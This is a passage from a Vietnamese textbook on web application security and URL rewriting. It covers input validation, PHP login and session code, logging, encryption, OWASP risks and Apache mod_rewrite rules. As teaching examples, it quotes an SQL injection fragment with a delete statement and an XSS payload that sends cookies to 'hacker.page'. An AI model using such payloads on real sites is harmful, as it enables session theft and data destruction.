\'1\'"`. Câu truy vấn này an toàn vì `\'; delete from NSD where \'2\' > \'1'` là một dữ liệu thông thường.

Bên cạnh xử lý hợp thức, **sử dụng API an toàn** (safe API) cũng là một biện pháp quan trọng trong sử dụng dữ liệu vào. Nhiều lỗ hổng an ninh tồn tại là do ứng dụng sử dụng dữ liệu vào một cách không an toàn. Trong một số tình huống, phương pháp lập trình an toàn (safe programming methods) có thể được sử dụng để tránh các lỗ hổng an ninh. Ví dụ, có thể loại bỏ triệt để các tấn công tiêm nhiễm

SQL, như ví dụ được trình bày ở phía trên, bằng việc sử dụng các câu lệnh có tham số hay câu lệnh chuẩn bị trước. Ví dụ khác, nếu ứng dụng xuất dữ liệu của người dùng ra HTML một cách trực tiếp, tấn công XSS (Cross Site Scripting) có thể xảy ra. Câu lệnh `<?php echo $_POST["hoten"]; ?>` sẽ trở thành một tấn công XSS nếu người dùng nhập họ tên là `<script> document.write("<iframe src = 'http://hacker.page?c=" + document.cookie + "' style='width:0px; height:0px'> </iframe>"); </script>`. Để tránh lỗ hổng XSS, dữ liệu cần được biểu diễn ở dạng tham chiếu ký tự (&name; và &#code;) khi đưa ra HTML. Hàm `htmlspecialchars()` của PHP có thể được sử dụng để thực hiện điều này. Câu lệnh `<?php echo htmlspecialchars($_POST["hoten"]); ?>` là an toàn với các tấn công XSS.

8.2.2. Quản lý truy cập

Quản lý truy cập là việc đảm bảo mỗi người dùng chỉ được sử dụng chức năng và dữ liệu nhất định, không được sử dụng chức năng và dữ liệu khác. Ba cơ chế có liên quan mật thiết, được thực hiện đồng thời trong quản lý truy cập bao gồm *xác thực (authentication)* người dùng, *quản lý phiên (session management)*, và *điều khiển truy cập (access control)*.

Xác thực

Xác thực là bước đầu tiên được thực hiện trong quản lý truy cập. Nhiệm vụ của xác thực là xác minh người dùng có đúng như thông tin mà họ xưng danh hay không. Phương pháp xác thực được sử dụng nhiều nhất là sử dụng tên đăng nhập và mật khẩu. Người dùng cung cấp tên đăng nhập và mật khẩu (cái người dùng biết), ứng dụng sẽ xác minh tên đăng nhập và mật khẩu có hợp lệ hay không.

Với ứng dụng web, việc cung cấp tên đăng nhập và mật khẩu có thể được thực hiện nhờ giao thức HTTP, và được gọi là **xác thực HTTP**. Khi ứng dụng cần thông tin xác thực, nó gửi cho trình khách đáp ứng HTTP với mã trạng thái là 401, như ví dụ sau:

```
HTTP/1.1 401 Authorization Required
Date: Mon, 21 May 2001 23:40:54 GMT
Server: Apache/1.3.19 (Unix) PHP/4.0.5
WWW-Authenticate: Basic realm="Marketing Secret"
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE HTML> <HTML><HEAD>
<TITLE>401 Authorization Required</TITLE> </HEAD><BODY>
<H1>Authorization Required</H1><p>Enter username and password</p>
</BODY></HTML>
```

Trong PHP, có thể sử dụng hàm `header()` để tạo đáp ứng HTTP với mã trạng

thái 401 như sau:

```
header('HTTP/1.0 401 Unauthorized');
header('WWW-Authenticate: Basic realm="My Realm"');
```

Khi nhận được đáp ứng 401, trình duyệt sẽ hiển thị một hộp thoại cho phép người dùng nhập tên đăng nhập và mật khẩu và bấm nút đồng ý, trình khách sẽ gửi yêu cầu HTTP với thông tin xác thực (tên đăng nhập và mật khẩu) trong tiêu đề *Authorization*, như ví dụ sau:

```
GET /auth/keys.php HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.51 [en] (WinNT; I)
Host: abc.domain
Accept-Language: en
Accept-Charset: utf-8,*
Authorization: Basic ZGF2ZTpwOGF0eXB1cw==
```

Khi bên phục vụ nhận được yêu cầu HTTP, trong PHP, thông tin xác thực bao gồm tên sử dụng và mật khẩu được lưu vào các biến `$_SERVER['PHP_AUTH_USER']`, `$_SERVER['PHP_AUTH_PW']`, tương ứng.

Mã nguồn thực hiện xác thực HTTP bằng PHP có dạng như sau. Mã xác thực được đặt ở đầu tất cả các tệp PHP. Đầu tiên, ứng dụng kiểm tra xem người dùng đã cung cấp thông tin xác thực hay chưa. Nếu chưa, ứng dụng trả về đáp ứng HTTP có trạng thái 401. Ngược lại, ứng dụng kiểm tra tên đăng nhập và mật khẩu được cung cấp có hợp lệ hay không. Nếu không, ứng dụng tiếp tục trả về đáp ứng HTTP có trạng thái 401. Ngược lại, ứng dụng thực hiện các công việc theo logic của nó.

```
1. <?php
2. if (!isset($_SERVER['PHP_AUTH_USER'])) {
3.     // Chưa cung cấp thông tin xác thực
4.     header('WWW-Authenticate: Basic realm="Vui lòng nhập tên sử dụng và mật khẩu."');
5.     header('HTTP/1.0 401 Unauthorized');
6.     exit();
7. } else if (!isValid($_SERVER['PHP_AUTH_USER'], $_SERVER['PHP_AUTH_PW'])) {
8.     header('WWW-Authenticate: Basic realm="Tên sử dụng hoặc mật khẩu không đúng."');
9.     header('HTTP/1.0 401 Unauthorized');
10.    exit();
11. }
12. //Logic ứng dụng
13. ...
```

Phương pháp xác thực HTTP có hạn chế là cửa sổ hay giao diện đăng nhập được cố định bởi trình duyệt, không thay đổi được. Giao diện này thường không thân thiện với người dùng, đặc biệt không tùy biến được để tích hợp các tính năng khác liên quan đăng nhập như captcha, quên mật khẩu, ... Trên thực tế, phương pháp xác thực HTTP ít được sử dụng. Thay vì đó, tên đăng nhập và mật khẩu

được cung cấp qua biểu nhập của HTML. Theo cách này, ứng dụng cần cung cấp một **trang đăng nhập** (login). Trang đăng nhập hiển thị biểu nhập cho phép người dùng nhập tên đăng nhập và mật khẩu rồi đệ trình biểu nhập. Mã nguồn trang đăng nhập có dạng như sau:

```
1. <?php
2. //Login.php
3. $err = ""
4. if (isset($_POST["tdn"])) { // Đã đệ trình form
5.     if (isValid($_POST["tdn"], $_POST["mk"])) {
6.         session_start();
7.         $_SESSION["tdn"] = $_POST["tdn"];
8.         // Logic ứng dụng
9.         ...
10.    } else {
11.        $err = "Sai tên đăng nhập hoặc mật khẩu";
12.    }
13. }
14. ?>
15. <!DOCTYPE html><head>...</head><body>
16. <?php echo $err; ?>
17. <form method="post">
18.     Tên đăng nhập: <input type="text" name="tdn"/> <br/>
19.     Mật khẩu: <input type="password" name="mk" /> <br/>
20.     <input type="submit" value="Đăng nhập" />
21. </form>
22. </body></html>
```

Nếu người dùng đã nhập và đệ trình tên đăng nhập và mật khẩu, ứng dụng sẽ kiểm tra xem tên đăng nhập và mật khẩu do người dùng cung cấp có hợp lệ hay không. Nếu tên đăng nhập hoặc mật khẩu không hợp lệ, ứng dụng đưa ra một thông báo lỗi và yêu cầu người dùng nhập lại. Ngược lại, ứng dụng tiếp tục với các công việc theo logic của nó.

Hàm *isValid()* trong các mã nguồn nêu trên tượng trưng cho việc đối chiếu tên đăng nhập và mật khẩu do người dùng cung cấp với các tên đăng nhập và mật khẩu hợp lệ của ứng dụng. Tùy vào ứng dụng, các tên đăng nhập và mật khẩu hợp lệ, còn gọi là tài khoản người dùng, có thể được lưu trong cơ sở dữ liệu, trong tệp cấu hình hay cố định cứng trong mã nguồn, trong đó cơ sở dữ liệu là phương tiện được sử dụng nhiều nhất. Thông thường, mật khẩu không được lưu ở dạng bản gốc mà được lưu bằng giá trị băm của nó nhằm đảm bảo tính bí mật. PHP cung cấp nhiều hàm băm như *password_hash()*, *crypt()* để lấy giá trị băm của mật khẩu.

Quản lý phiên

Để lưu thông tin người dùng đã đăng nhập thành công, ứng dụng thiết lập một biến phiên lưu định danh người dùng. Ban đầu, biến phiên này có giá trị rỗng. Chỉ khi nào người dùng đăng nhập thành công, biến phiên này mới được gán giá trị (câu lệnh `$_SESSION["tdn"] = $_POST["tdn"];` trong ví dụ trước). Tại các trang khác trang đăng nhập, thông tin này được kiểm tra đầu tiên nhằm đảm

bảo rằng người dùng đã qua đăng nhập mới được sử dụng ứng dụng. Mã nguồn kiểm tra có dạng như sau:

```
1. <?php
2. // SomePage.php
3. session_start();
4. if (!isset($_SESSION["tdn"])) header("Location:login.php");
5.
6. // Logic ứng dụng
```

Bản thân phiên là một tập các dữ liệu được lưu trữ trên trình phục vụ nhằm theo dõi trạng thái tương tác của người dùng với ứng dụng. Định danh phiên là một chuỗi ký tự độc nhất (unique) được ứng dụng sử dụng để ánh xạ đến phiên. Khi nhận được định danh phiên, trình duyệt tự động đệ trình nó trong các yêu cầu tiếp theo. Từ góc độ đảm bảo an ninh, quản lý phiên liên quan đến kiểm soát thời gian phiên, cấp định danh phiên và hủy phiên. **Thời gian phiên** là khoảng thời gian trình phục vụ lưu trữ phiên kể từ lúc phiên được tạo. Hết thời gian phiên, còn gọi là hết hạn (expired), phiên sẽ bị xóa. Thời gian phiên không nên quá dài, càng không nên vô thời hạn, vì trong thời gian dài như vậy, định danh phiên có thể đã bị đánh cắp và kẻ cắp giả mạo được người dùng là chủ sở hữu của phiên. Mặt khác, nếu người dùng không gửi yêu cầu tiếp theo trong một khoảng thời gian nhất định, gọi là **thời gian nhàn rỗi** (idle), phiên cũng nên kết thúc, vì rất có thể người dùng đã sử dụng xong mà quên đăng xuất. Ứng dụng với những giao dịch càng nhạy cảm, ví dụ chuyển tiền, thời gian phiên và thời gian nhàn rỗi càng nên được để ngắn nhằm đảm bảo phiên không bị đánh cắp. Các trình phục vụ web đều cho khả năng cấu hình thời gian phiên và thời gian nhàn rỗi cho ứng dụng.

Ngoài việc tự động kết thúc phiên do thời gian hết hạn hay thời gian nhàn rỗi kéo dài, ứng dụng nên có chức năng **đăng xuất** (logout) để người dùng chủ động hủy phiên khi họ đã sử dụng xong phần mềm. Mã nguồn trang đăng xuất đơn giản chỉ hủy các biến phiên rồi chuyển hướng người dùng về trang đăng nhập như ví dụ sau.

```
1. <?php
2. // Logout.php
3. session_start();
4. unset($_SESSION["tdn"]);
5. header("Location:login.php");
```

Về việc cấp định danh phiên, độ dài định danh phiên và tính ngẫu nhiên của các ký tự trong định danh phiên là những tính chất quan trọng giúp định danh phiên không thể bị làm giả. Cả hai tính chất này đều phụ thuộc vào thuật toán sinh chuỗi ngẫu nhiên (định danh phiên) của trình phục vụ.

Điều khiển truy cập

Bước cuối cùng trong quản lý truy cập là quyết định từng yêu cầu của người dùng là được phép hay bị từ chối. Cơ bản, ứng dụng cần phải quyết định liệu

người dùng có được thực hiện từng hành động hay truy cập từng dữ liệu cụ thể hay không. Ứng dụng có thể hỗ trợ nhiều vai trò người dùng (user roles). Mỗi vai trò được quyền truy cập tập chức năng và dữ liệu xác định. Ứng dụng cũng có thể cho phép từng người dùng truy cập những chức năng và dữ liệu cụ thể.

8.2.3. Đối phó với tấn công

Mọi ứng dụng web đều có khả năng trở thành nạn nhân của những tấn công mạng. Do vậy, các cơ chế đảm bảo an ninh cho ứng dụng cần có khả năng chống lại hay phản ứng lại các tấn công một cách có kiểm soát. Các cơ chế này sử dụng nhiều kỹ thuật tấn công và phòng thủ nhằm làm khó cho đối phương, đồng thời cung cấp cho chủ sở hữu của ứng dụng các cảnh báo và bằng chứng về những gì xảy ra đối với ứng dụng. Một số kỹ thuật đối phó với tấn công bao gồm: Xử lý lỗi, ghi nhật ký, cảnh báo cho quản trị viên, phản ứng lại các tấn công.

Xử lý lỗi

Cho dù ứng dụng đã được kiểm thử kỹ lưỡng như thế nào trước khi được đưa vào triển khai sử dụng, rất khó để đảm bảo rằng ứng dụng không còn lỗi khi kẻ xấu truy cập và tương tác với ứng dụng theo nhiều cách khác nhau. Do vậy, xử lý những tình huống lỗi chưa biết trước có thể xảy ra là yêu cầu cần thiết. Khi gặp lỗi, ứng dụng có thể khôi phục lại trạng thái trước đó và gửi thông báo lỗi phù hợp cho người dùng. Ở môi trường sản xuất, ứng dụng tuyệt đối không nên bao hàm trong các đáp ứng HTTP những thông báo lỗi và thông tin gỡ lỗi do hệ thống sinh ra. Những thông tin này là những manh mối cho kẻ xấu khai thác nhằm thực hiện các tấn công. Thay vào đó, khi có lỗi hay ngoại lệ xảy ra, ứng dụng chỉ đưa ra thông báo lỗi ít mang tính kỹ thuật như “Không đọc được tệp”, “Bạn không có quyền truy cập” v.v.

Trong lập trình, việc bắt và xử lý được thực hiện bằng cấu trúc *try-catch*. Mã xử lý nghiệp vụ được đặt trong khối *try*, trong khi thông báo lỗi được đặt trong khối *catch*.

Ghi nhật ký

Nhật ký (log) rất có giá trị khi điều tra các cuộc đột nhập ứng dụng. Nhật ký giúp cho chủ sở hữu ứng dụng hiểu được điều gì đã xảy ra với ứng dụng, lỗ hổng nào đã bị khai thác và kẻ tấn công thực hiện được những truy cập trái phép nào. Với bất kỳ ứng dụng nào, những sự kiện chính cần được ghi nhật ký. Tối thiểu, ứng dụng cần ghi nhật ký:

- Các sự kiện liên quan xác thực như đăng nhập, đăng xuất, thay đổi mật khẩu.
- Các giao dịch chính như thanh toán qua tài khoản, chuyển tiền, trả lời câu hỏi trên bài thi, nộp bài thi, bỏ phiếu, v.v.
- Các truy cập trái phép, hay truy cập vào những chức năng và dữ liệu mà người dùng không có quyền.

Với những ứng dụng đòi hỏi an ninh cao, ví dụ ứng dụng trong ngân hàng, mọi yêu cầu đều phải được ghi nhật ký đầy đủ.

Nhật ký cần phải ghi cả thời gian xảy ra sự kiện, địa chỉ IP gửi yêu cầu, tên tài khoản người dùng (nếu đã xác thực). Dữ liệu nhật ký phải được bảo vệ để tránh các truy cập trái phép.

Lưu ý, cần phân biệt nhật ký do ứng dụng tạo (được lập trình) khác với nhật ký do trình phục vụ tạo (do cấu hình). Nếu được bật, môđun ghi nhật ký của trình phục vụ sẽ lưu ra tệp thông tin URL cùng một số tham số và thuộc tính HTTP khác của mọi yêu cầu được gửi đến trình phục vụ. Phân tích nhật ký này thường không dễ, đòi hỏi người có chuyên môn cao, do dữ liệu nhật ký có định dạng mang đậm tính kỹ thuật. Ngược lại, nhật ký do ứng dụng tạo thường ở định dạng mà con người dễ đọc, có thể được thể hiện bằng ngôn ngữ tự nhiên, và có thể được phân tích, tổng hợp, hiển thị ngay trong ứng dụng.

Cảnh báo cho quản trị viên và phản ứng lại các tấn công

Phát hiện tấn công, bất thường trong sử dụng hay logic nghiệp vụ là công việc khá phức tạp nên những chức năng cảnh báo cho quản trị viên hay phản ứng lại các tấn công thường được cài đặt ở một tầng khác, bên ngoài ứng dụng. Thông thường, tường lửa ứng dụng web (web application firewall – waf) là nơi phù hợp để thực hiện các chức năng này. Một số tường lửa ứng dụng web được dùng phổ biến bao gồm ModSecurity¹⁹, OWASP ZAP²⁰, .v.v.

8.2.4. Bảo vệ dữ liệu bằng mật mã học

Những dữ liệu quan trọng nên được mã hóa (encrypt) trước khi lưu bền vững (trong tệp hoặc cơ sở dữ liệu). Điều này rất quan trọng do dữ liệu lưu bền vững có thể được sao chép bằng những con đường khác không thông qua sử dụng ứng dụng. PHP cung cấp nhiều thư viện mật mã học, trong đó thư viện OpenSSL khuyến cáo được sử dụng. Các hàm *openssl_encrypt()* và *openssl_decrypt()* được sử dụng để mã hóa và giải mã dữ liệu.

Nếu dữ liệu chỉ cần mã hóa một chiều, ví dụ mật khẩu người dùng, sử dụng các hàm băm (hash) được khuyến cáo. PHP cung cấp các hàm *password_hash()* và *password_verify()* để băm và xác minh mật khẩu với giá trị băm. Ngoài ra, PHP cung cấp các thư viện *hash* và *mhash* với nhiều hàm băm như MD5, SHA1, GOST.

Để mã hóa dữ liệu trên đường truyền, HTTPS là giải pháp tốt nhất được sử dụng cho ứng dụng web. Bản chất lược đồ HTTPS là sử dụng TLS (Transport Layer Security), tiền thân là SSL (Secure Socket Layer) để mã hóa các yêu cầu và đáp ứng HTTP trước khi gửi và giải mã sau khi nhận. Các trình duyệt đều được tích hợp sẵn TLS. Bên phục vụ, người triển khai cần cài đặt (install) và cấu hình

¹⁹ <https://modsecurity.org/>

²⁰ https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

thư viện TLS để thư viện làm việc với trình phục vụ web, sau đó buộc (binding) lược đồ HTTPS cho ứng dụng. Do hạn chế về dung lượng, chi tiết cài đặt và cấu hình TLS cho trình phục vụ web không được trình bày trong giáo trình này.

8.2.5. Một số rủi ro an ninh ứng dụng web

Theo nghiên cứu của OWASP năm 2013, những rủi ro an ninh nguy hiểm nhất đối với ứng dụng web bao gồm:

- Tiêm nhiễm (Injection)
- Lỗi xác thực và quản lý phiên (Broken Authentication and Session Management)
- XSS (Cross-Site Scripting)
- Tham chiếu đối tượng không an toàn (Insecure Direct Object References)
- Sai sót trong cấu hình an ninh (Security Misconfiguration)
- Lộ dữ liệu nhạy cảm (Sensitive Data Exposure)
- Sai sót trong điều khiển truy cập (Missing Function Level Access Control)
- Giả mạo yêu cầu (Cross-Site Request Forgery - CSRF)
- Sử dụng thành phần có lỗ hổng (Using Components with Known Vulnerabilities)
- Chuyển hướng và chuyển tiếp thiếu kiểm tra (Unvalidated Redirects and Forwards)

Người đọc quan tâm được khuyến cáo tham khảo báo cáo của OWASP²¹ để hiểu nguyên nhân, cách khai thác và phòng tránh những rủi ro này, đồng thời cập nhật các rủi ro năm 2017 và những năm tiếp theo.

Bài tập

1. Bổ sung vào các trang của ứng dụng BookStore (Bài tập 3, Chương 7) với tính năng kiểm tra hợp thức dữ liệu người dùng.
2. Bổ sung trang đăng nhập, đăng xuất và tính năng quản lý truy cập cho ứng dụng BookStore.
3. Bổ sung tính năng xử lý lỗi và ghi nhật ký cho ứng dụng BookStore.

Đọc thêm

1. Ben Edmunds, "Securing PHP Apps 1st ed. Edition", Apress, 2016.
2. Carlo Scarioni, "Pro Spring Security 1st Edition", Apress, 2013.
3. Barry Dorrans, "Beginning ASP.NET Security 1st Edition", Wrox, 2010.

²¹ https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Chương 9

VIẾT LẠI VÀ ĐỊNH TUYẾN URL

9.1. GIỚI THIỆU

Như đã được trình bày trong Chương 1, các tài nguyên bên trong ứng dụng web là những đơn vị sản xuất ra nội dung web. Mỗi tài nguyên có tên hay đường dẫn (path) vật lý duy nhất và có thể chấp nhận một số tham số kèm theo giá trị mỗi khi nó được gọi. Với người dùng ở xa trên Internet, URL là phương tiện, hay là giao diện, để truy cập đến các tài nguyên web. URL có thể được tạo ra một cách trực tiếp bằng cách nối đường dẫn vật lý của tài nguyên cùng chuỗi truy vấn vào sau định danh của ứng dụng web. URL được tạo ra theo cách này được gọi là **URL phi ngữ nghĩa** (non-semantic URL) hay URL gốc (original URL).

URL phi ngữ nghĩa được sử dụng từ những thời kỳ đầu của web cho đến ngày nay. Tuy nhiên, nó bộc lộ nhiều nhược điểm như khó thay đổi do gắn chặt với cài đặt, dài và ít có ngữ nghĩa, không thân thiện với người dùng và máy tìm kiếm web. Người dùng khó mà nhớ nổi những URL dài với một loạt tham số kèm theo giá trị. Hơn nữa, máy tìm kiếm không đánh giá cao và thậm chí có thể bỏ qua những từ ít có ngữ nghĩa trong URL. Mặt khác, URL sẽ không còn giá trị mỗi khi tài nguyên được thay đổi đường dẫn hay tham số. Những nhược điểm kể trên đã hạn chế đáng kể khả năng sử dụng của URL phi ngữ nghĩa.


Nhu cầu tách biệt yếu tố cài đặt, đồng thời tăng tính thân thiện với người dùng và máy tìm kiếm đối với URL đã trở nên rõ ràng. **URL ngữ nghĩa** (semantic URL) đã ra đời từ lý do đó. Về mặt khái niệm, URL ngữ nghĩa đóng vai trò như *tên gọi khác*, gần gũi với con người, của URL phi ngữ nghĩa hay URL gốc. Nếu như URL phi ngữ nghĩa thuộc về cài đặt bên trong của ứng dụng thì URL ngữ nghĩa được ứng dụng thể hiện ra bên ngoài, hướng đến không gian của người dùng. Việc sử dụng URL ngữ nghĩa mang lại nhiều lợi ích, khắc phục được các hạn chế của URL phi ngữ nghĩa. Mặt khác, việc này cũng đòi hỏi ứng dụng web phải cung cấp một lớp (layer) ngoài cùng có chức năng ánh xạ hay chuyển đổi URL ngữ nghĩa thành URL phi ngữ nghĩa hoặc phân tích URL ngữ nghĩa để quyết định hành động bên trong của ứng dụng.

Các kỹ thuật viết lại (rewriting) và định tuyến (routing) URL được đưa ra nhằm giải quyết bài toán vừa nêu trên. Các kỹ thuật này sẽ lần lượt được trình bày trong các Mục 9.2 và 9.3, tương ứng. Khuyến cáo về cách thức viết lại và định tuyến URL, hay cách thức tạo URL ngữ nghĩa sẽ được trình bày trong Mục 9.4.

9.2. VIẾT LẠI URL

9.2.1. Tổng quan

Viết lại URL là kỹ thuật đầu tiên được sử dụng để chuyển đổi URL ngữ nghĩa thành URL phi ngữ nghĩa. Theo kỹ thuật này, một môđun viết lại (rewrite module, rewrite engine) được cài cắm vào trình phục vụ web. Môđun này sử dụng một tập các *luật viết lại* (rewrite rules) để sửa đổi URL nhận được trong yêu cầu HTTP trước khi yêu cầu được xử lý bởi những môđun khác. URL trong yêu cầu HTTP là URL ngữ nghĩa. URL sau sửa đổi là URL phi ngữ nghĩa. Hoạt động của môđun viết lại được minh họa trực quan trong Hình 9.1.



Hình 9.1. Viết lại URL.

Khi nhận được URL trong yêu cầu HTTP, ký hiệu là URL_0 trong Hình 9.1, môđun viết lại lần lượt áp dụng các luật viết lại lên URL. Từ URL_0 , áp dụng luật thứ nhất, URL được sửa đổi thành URL_1 . Tiếp đó, từ URL_1 , áp dụng luật thứ hai, URL được hiệu chỉnh thành URL_2 , ... Cứ như vậy, URL được thay đổi sau mỗi luật. Lưu ý, các luật được áp dụng tuần tự theo thứ tự xuất hiện của luật trong tập luật, URL đầu ra của mỗi luật trở thành URL đầu vào cho luật kế tiếp. URL cuối cùng, ký hiệu là URL_n trong Hình 9.1, sau khi áp dụng hết các luật, sẽ là URL phi ngữ nghĩa cho biết tên thật của tài nguyên cùng các tham số được gửi đến tài nguyên.

9.2.2. Viết lại với `mod_rewrite` của Apache

Tùy vào môđun viết lại, cú pháp luật viết lại có thể khác nhau ít nhiều. Với môđun viết lại `mod_rewrite` cho Apache, luật viết lại có cú pháp như sau:

*(RewriteCond TestString CondPattern ([c-flags])?)**

RewriteRule (!)? Pattern Substitution ([r-flags])?

trong đó, *RewriteRule* và *RewriteCond* là các chỉ dẫn (directives) lần lượt cho biết nội dung (cách sửa đổi URL) và điều kiện áp dụng luật, *Pattern* và *CondPattern* là các biểu thức chính quy, *TestString* và *Substitution* là các chuỗi ký tự với một vài cấu trúc mở rộng. Mỗi luật chỉ có duy nhất một chỉ dẫn *RewriteRule*, nhưng có thể không có hoặc có nhiều chỉ dẫn *RewriteCond*.

Tạm thời bỏ qua các cờ (*c-flags* và *r-flags*), luật viết lại với cú pháp như trên có nghĩa là “Nếu tất cả *RewriteCond* được thỏa mãn (*TestString* khớp với *CondPattern*), đồng thời URL vào khớp (hoặc không khớp, nếu có dấu ! phía trước) với *Pattern* thì *Substitution* trở thành URL ra. Ngược lại, URL vào trở thành URL ra, tức URL không bị thay đổi”.

Trong luật viết lại, *Pattern* và *CondPattern* là các biểu thức chính quy, hay là chuỗi ký tự có thể bao gồm cả ký tự nguyên thủy (literal) và các ký tự hay biểu thức đại diện, được sử dụng để biểu diễn URL. Dưới đây là một vài ký tự và biểu thức đại diện hay được sử dụng:

| Cú pháp | Ý nghĩa |
|-----------------------------|--|
| . | Ký tự bất kỳ. |
| [<i>string</i>] | Bất kỳ ký tự nào thuộc <i>string</i> . |
| [<i>^string</i>] | Bất kỳ ký tự nào khác các ký tự thuộc <i>string</i> . |
| (<i>text</i>) | Nhóm văn bản. |
| <i>text1</i> <i>text2</i> | <i>text1</i> hoặc <i>text2</i> . |
| ? | 0 hoặc 1 lần xuất hiện của văn bản phía trước. |
| * | 0 hoặc <i>N</i> lần xuất hiện của văn bản phía trước (<i>N</i> >0). |
| + | 1 hoặc nhiều lần xuất hiện của các văn bản phía trước. |
| ^ | Bắt đầu liên kết. |
| \$ | Kết thúc liên kết. |
| \ <i>char</i> | Ký tự đặc biệt <i>char</i> . |

Ví dụ, *^/wiki/.*\$* là một biểu thức chính quy biểu diễn đường dẫn của URL. Đường dẫn */wiki/Semantic_URL* khớp với biểu thức chính quy này, nhưng đường dẫn */wiki-Semantic_URL* thì không. Ví dụ khác, *^/su-kien/.*-[0-9]+\\.htm\$* khớp hay đoán nhận các đường dẫn */su-kien/mien-bac-mien-trung-mua-lon-trong-ngay-trung-thu-20171004080130699.htm* và */su-kien/bao-dan-tri-tang-qua-trung-thu-cho-cac-em-co-hoan-can-ho-kho-khan-20171004065430012.htm* nhưng không khớp với đường dẫn */su-kien/987-error.htm*.

Người đọc được khuyến nghị tham khảo các sách về ngôn ngữ hình thức và otomat để có hiểu biết đầy đủ về biểu thức chính quy cũng như văn phạm.

Quay lại với luật viết lại, *TestString* và *Substitution* là các chuỗi ký tự có thể chứa các cấu trúc mở rộng (expansion) sau:

| Mở rộng | Ý nghĩa |
|-----------------------------|--|
| $\$N$ ($0 \leq N \leq 9$) | Tham chiếu ngược đến nhóm thứ N trong <i>Pattern</i> . |
| $\%N$ ($0 \leq N \leq 9$) | Tham chiếu ngược đến nhóm thứ N trong <i>CondPattern</i> liền trước. |
| $\$\{map:key default\}$ | Giá trị phần tử có khóa <i>key</i> trong ánh xạ <i>map</i> , hoặc <i>default</i> nếu trong <i>map</i> không có phần tử có khóa là <i>key</i> . |
| $\%\{SERVER_VARIABLE\}$ | Biến server. |

Ví dụ, nếu *Pattern* là `^/std/[A-Za-z\-_]+(.*)\.html$` và *Substitution* là `/std/viewStd.php?std_id=$1` thì $\$1$ trong *Substitution* là tham chiếu ngược đến nhóm $(.*)$ của *Pattern*. Nếu URL đầu vào là `/std/Tran-Van-Binh_012345.html` thì nó khớp với *Pattern* và khi đó URL đầu ra là `/std/viewStd.php?std_id=012345`. Ví dụ khác, nếu tên miền của ứng dụng là `xyz.com` và *Substitution* là `https://%{HTTP_HOST}/std/list` thì URL đầu ra là `https://xyz.com/std/list`.

Để sử dụng ánh xạ trong *TestString* và *Substitution*, chỉ dẫn *RewriteMap* với cú pháp *RewriteMap name type:source* cần được viết trước để tạo ánh xạ, trong đó, *name*, *type*, *source* lần lượt là tên đặt cho ánh xạ, kiểu và đường dẫn tệp nguồn chứa nội dung (các cặp khóa và giá trị) của ánh xạ.

Ví dụ, cho tệp *productmap.txt* với nội dung như sau:

```
television 993
stereo 198
fishingrod 043
basketball 418
telephone 328
```

Mỗi dòng trong tệp chứa một khóa và giá trị tương ứng với khóa. Có thể sử dụng nội dung tệp này để tạo một ánh xạ có tên là *product2id* như sau:

```
RewriteMap product2id txt:productmap.txt
```

Khi đó, với luật viết lại

```
RewriteRule ^/product/(.*)$ /prods.php?id=${product2id:$1|0}
```

các URLs `/product/television`, `/product/basketball`, `/product/mobilefone` sẽ lần lượt được viết lại thành `/prods.php?id=993`, `prods.php?id=418`, `/prods.php?id=0`, tương ứng.

Các cờ trong luật viết lại được tóm tắt như sau:

c-flags **Ý nghĩa**

- nocase* | *NC* Không phân biệt chữ hoa, chữ thường khi so sánh *TestString* với *CondPattern*.
- ornext* | *OR* Kết hợp theo biểu thức logic OR với điều kiện liên sau.
- "" (Cờ để trống hay không có cờ) Kết hợp theo biểu thức logic AND với điều kiện liên sau.

r-flags **Ý nghĩa**

- nocase* | *NC* Không biệt chữ hoa, chữ thường khi so sánh.
- chain* | *C* Tạo chuỗi luật với luật tiếp theo. Nếu một luật khi so sánh không khớp, các luật phía sau trong chuỗi sẽ bị bỏ qua.
- last* | *L* Dừng qua trình viết lại URL, không áp dụng thêm luật trong chuỗi luật.
- next* | *N* Quay về luật thứ nhất.
- forbidden* | *F* Trả về đáp ứng HTTP với 403.
- gone* | *G* Trả về đáp ứng HTTP với mã 410.
- redirect* | *R* Chuyển hướng.
- skip* | *S = n* Bỏ qua *n* luật tiếp theo nếu luật hiện tại so khớp.

Ngoài các chỉ dẫn đã được giới thiệu ở trên, môđun viết lại cung cấp nhiều chỉ dẫn khác cho việc tạo luật viết lại. Ví dụ, chỉ dẫn *RewriteEngine* cho phép hay tắt chế độ viết lại, chỉ dẫn *RewriteBase* cho biết tiền tố của URL được dùng trong các luật. Người đọc quan tâm đến những chỉ dẫn khác có thể tham khảo tại http://httpd.apache.org/docs/current/mod/mod_rewrite.html.

